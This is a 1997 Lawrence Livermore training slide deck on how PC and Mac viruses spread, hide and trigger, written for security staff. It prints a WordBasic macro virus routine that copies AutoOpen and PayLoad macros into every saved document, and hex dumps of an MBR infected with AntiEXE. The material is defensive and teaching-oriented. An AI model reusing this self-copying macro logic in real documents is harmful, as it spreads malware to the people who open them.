



Computer Virus Operation and New Directions

by
William J. Orvis

presented at
**19th Department of Energy
Computer Security Group Training Conference
4/28/97 to 5/1/97
Houston, TX**

UCRL-MI-123878 Rev. 1

Work performed under the auspices of the U.S. Department of Energy by Lawrence
Livermore National Laboratory under Contract W-7405-Eng-48

Computer Viruses Are A Serious Threat

National Computer Security Assoc. (NCSA) reports:

- **In 1984,**
 - One virus incident per 1000 PCs within a three month period
- **In 1996,**
 - One virus incident per 1000 PCs per month
 - Between 9,500 - 11,000 viruses including more than 100 Macro viruses
 - 150 to 200 new viruses each month

The Impact Of A Virus Infection Can Be Extremely Costly

- **A government site infected with the One_Half virus**
 - 5 servers, 1700 systems
 - Estimated cleanup cost = \$90,000.00
 - Estimated lost time = 4000 hours
- **Another government site infected with the Tentacle virus**
 - 7 servers, 700 workstations infected
 - Estimated cleanup cost = \$100,000.00
 - Estimated lost time = unknown
- **NCSA study shows that the world-wide costs of simply detecting and recovering from computer virus incidents amounts to \$1 Billion annually**

Joe Wells' WildLists Contains The Most Common Viruses

#	Name	Type	#	Name	Type
1	Form.A	Boot	13	Boot-437	Boot
2	WM.Concept.A	Macro	14	Sampo	Boot
3	One_Half.3544	Multi	15	Stoned.Angelina.A	Boot
4	AntiEXE.A	Boot	16	Michelangelo.A	Boot
5	Empire.Monkey.B	Boot	17	Kampana.A	Boot
6	Junkie.1027	Multi	18	Stoned.No_INT.A	Boot
7	Parity_Boot.B	Boot	19	WM.Wazzu.A	Macro
8	Ripper	Boot	20	Tai-Pan.438	Program
9	AntiCMOS.A	Boot	21	WelcomB	Boot
10	Natas.4744	Multi			
11	NYB	Boot	Date: February 1997		
12	Die_Hard	Program			

Anomalous Behavior Is Usually Something Else...

- The “Pseudosymptoms” of viruses are usually caused by
 - Software errors
 - Incompatible software
 - Defective media
 - Disks approaching capacity

How Do Viruses and Trojan Horses Work?

- A virus or Trojan horse needs two things to infect a machine. It needs to:
 - get a copy on the target machine.
 - get the copy executed.
- What's The Difference?
 - **Virus** - A virus attaches to an existing program or system file and executes when the existing program or system file executes. A virus spreads to other files.
 - **Trojan horse** - A Trojan horse is a program that appears to do something innocent while actually doing something else. A Trojan horse can not spread itself.

Types of Viruses


- **Companion - use execution hierarchy.**
- **Program viruses - attach to programs.**
- **O/S Structure Viruses - attach to O/S components (boot blocks, MBR).**
- **Macro viruses - use document macro language.**
- **Joke programs - don't spread, but terrorize users.**
- **Hoax Viruses - often do more damage than a real virus (Good_Times).**

Companion Viruses

- **There are three types of executable DOS files.**
 - .COM, .EXE, .BAT
 - DOS uses the order above when searching for a file to execute.
- **A companion virus uses this hierarchy to get its code executed instead of the named program.**
 - For example, if a directory contains:
 - WP.COM (virus)
 - WP.EXE (normal program)
 - Typing WP causes WP.COM to run, installing the virus, which then runs the WP.EXE program to make it appear to be running normally.

PC Program Viruses


- Attaches to an executable file so that the virus runs when the file is executed.




Mac Program Viruses

- Attaches to an executable file so that the virus runs when the file is executed.
- A Macintosh program is a stack of resources.


Before Infection



After Infection



There Are Many Places In A Program For A Virus To Hide




Potential locations for virus infections



PC O/S Structure Viruses

- Attach to executable parts of the operating system.
- PC Structure
 - Master Boot Record (MBR & Partition Table)
(Stoned, Monkey, Michaelangelo)
 - Unused sectors at beginning of disk
 - Boot Record (Form)
 - FAT
 - Directory
 - DOS System
 - Bad Sectors
 - Unused tracks at end of disk




Mac O/S Structure Viruses

- Attach to executable parts of the operating system.

- **Mac Structure**

- Partition Map
- SCSI Driver
- Boot Record
- System
- Inits, Extensions & Control Panels
- Desktop File
- Program Files



Macro Viruses

- Macro viruses are written in a programs macro language (WordBasic)

Format of a Word Document



Word Macros Are BASIC Programs


The image shows a screenshot of a Microsoft Word interface. In the background, a window titled "Global: FileSaveAs" contains the following BASIC code:

```
|Sub MAIN
|'this becomes the FileSaveAs for the global template
Dim dlg As FileSaveAs
On Error Goto bail
GetCurValues dlg
Dialog dlg
If dlg.Format = 0 Then dlg.Format =
sMe$ = FileName$()
sTMacro$ = sMe$ + ":AutoOpen"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZAO"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZFS"
MacroCopy "Global:AAAZFS", sTMacro$
sTMacro$ = sMe$ + ":PayLoad"
MacroCopy "Global:PayLoad", sTMacro$
FileSaveAs dlg
Goto Done

Bail:
If Err <> 102 Then
    FileSaveAs dlg
End If
Done:
End Sub
```

In the foreground, a "Macro" dialog box is open, showing a list of macro names: AAAZAO, AAAZFS, AutoOpen, FileSaveAs, and PayLoad. The "Cancel" button is highlighted. A small "Microsoft Word" dialog box with the number "1" and an "OK" button is also visible.

Macro Virus Infections Are Increasing




Scanners Are Available For Macro Viruses

- **Microsoft Scanprot.dot is available for Word 6.0 and 7.0**
 - Detects macros, not viruses (except Concept).
 - Must use File, Open command.
- **Word 7.0a has the capabilities of Scanprot built in.**
- **Most antivirus tools can detect macro viruses. Not all can clean infected documents.**

Macros Can Be Removed By Hand With The Organizer

- Use the File, Template, Organizer command to open templates with Word and rename or remove suspicious macros. Macros are not run when documents are opened with the organizer.

What Can Trigger A Virus??




● ...any time

S	M	T	W	T	F	S

...any day



...any event




can trigger a virus !

What A Virus Can Do

- **A virus can do anything that any program can do.**
- **Manipulate Memory or Disk Files**
 - delete format
 - modify create
 - print draw
- **Change Hardware Settings**
 - CMOS monitor
 - keyboard map

What A Virus Can NOT Do

- Self Start - **Good Times**
- Infect other hardware: **Michaelangelo infecting cash registers.**
- Cause physical damage to a computer: **Good_Times destroying a hard drive.**
- Infect from non-executable files: **Good_Times in e-mail, Satan Bug in picture files.**



How Do Viruses Hide?

- **Stealth**
- **Polymorphism**
- **Encryption**
- **Multipartite**

Stealth

- **Actively hiding from detection.**
 - Hide changes in file size
 - Hide date changes
 - Redirect disk access
 - Infect/Disinfect on the fly
 - EXEBug appears to survives a cold boot

Normal MBR

```

Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 1
00000000: FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC .3.Ä...iïP•PvJm
00000010: BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07 .....>ÑΩ.....•
00000020: B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE ..ç<çt.ç<.u.â..■
00000030: CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE .uñ..i.ïL.ïêâ..■
00000040: CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B .t>ç<.tç.ï¼<.t.
00000050: 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00 Uñ•.....^δ≡δ■...
00000060: BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13 η.i...W..._s¶3...
00000070: 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D Ouø.ú.δ.....■ü=
00000080: 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C U-u.ïJΩ.!.Inval
00000090: 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62 id partition tab
000000A0: 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67 le.Error loading
000000B0: 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65 operating syste
000000C0: 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74 m.Missing operat
000000D0: 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00 ing system.....
000000E0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
000000F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000100: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000110: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000120: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000130: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ..█.....

Sector 0 of 20,331                      Cyl 0, Side 0, Sector 1
Hard Disk 1                             Offset 306, hex 132
  
```


MBR With AntiEXE Virus In Memory

```

Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 1
00000000: FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC .3.Ä...iïP•P▼Jª
00000010: BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07 .....¿ÑΩ.....•
00000020: B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE ..Ç<Çt.Ç<.u.â..■
00000030: CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE .uñ..ï.iL.ïêâ..■
00000040: CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B .t→Ç<.tƒ.ï.¼<.t.
00000050: 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00 Uη•.....^δ≡δ■...
00000060: BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13 η.i...W...sφ3...
00000070: 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D Ouø.ú.δ.....■ü=
00000080: 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C U-u.iJΩ.i..Inval
00000090: 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62 id partition tab
000000A0: 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67 le.Error loading
000000B0: 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65 operating syste
000000C0: 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74 m.Missing operat
000000D0: 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00 ing system.....
000000E0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
000000F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000100: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000110: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000120: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000130: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ..█.....
Sector 0 of 20,331                      Cyl 0, Side 0, Sector 1
Hard Disk 1                             Offset 306, hex 132
  
```

Infected MBR (AntiEXE)

```

Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 1
00000000: E9 14 01 4D 0D 00 00 20 - 33 2E 33 00 02 01 01 00 0..M... 3.3....
00000010: 02 E0 00 40 0B F0 09 00 - 12 00 02 00 00 00 4D 5A .α.0.≡.....MZ
00000020: 40 00 88 01 37 0F E0 80 - FC F9 74 52 2E A3 07 00 0.ê.7.αÇ".tR.ú.
00000030: CD D3 72 4A 9C 2E 80 3E - 08 00 02 75 40 51 56 57 ..rJf.Ç>...u@QUW
00000040: 1E 2B C9 8E D9 F6 06 6C - 04 03 74 20 0E 1F 8B FB ▲+.Ä.÷.l..t .vif
00000050: 8D 36 1E 00 B9 08 00 57 - F3 A6 5F 74 0E 81 C7 00 ì6▲....W≤a.t.ü..
00000060: 02 2E FE 0E 07 00 75 E8 - EB 02 90 AA 1F 5F 5E 59 ..■.+.uøδ.É↘v_^Y
00000070: 83 F9 01 75 08 80 FE 00 - 75 03 E8 04 00 9D CA 02 â.■.u.Ç■.u.ø..¥..
00000080: 00 50 53 51 52 1E 06 56 - 57 06 1F 2E A1 00 00 3B .PSQR▲.UW.▼.í...;
00000090: 07 75 18 2E A1 02 00 3B - 47 02 75 0F 8B 8F 04 00 .u..í...;G.u.ïÄ..
000000A0: 8A B7 06 00 B8 01 02 CD - D3 EB 63 80 FA 01 77 5E èη.....δcÇ..w^
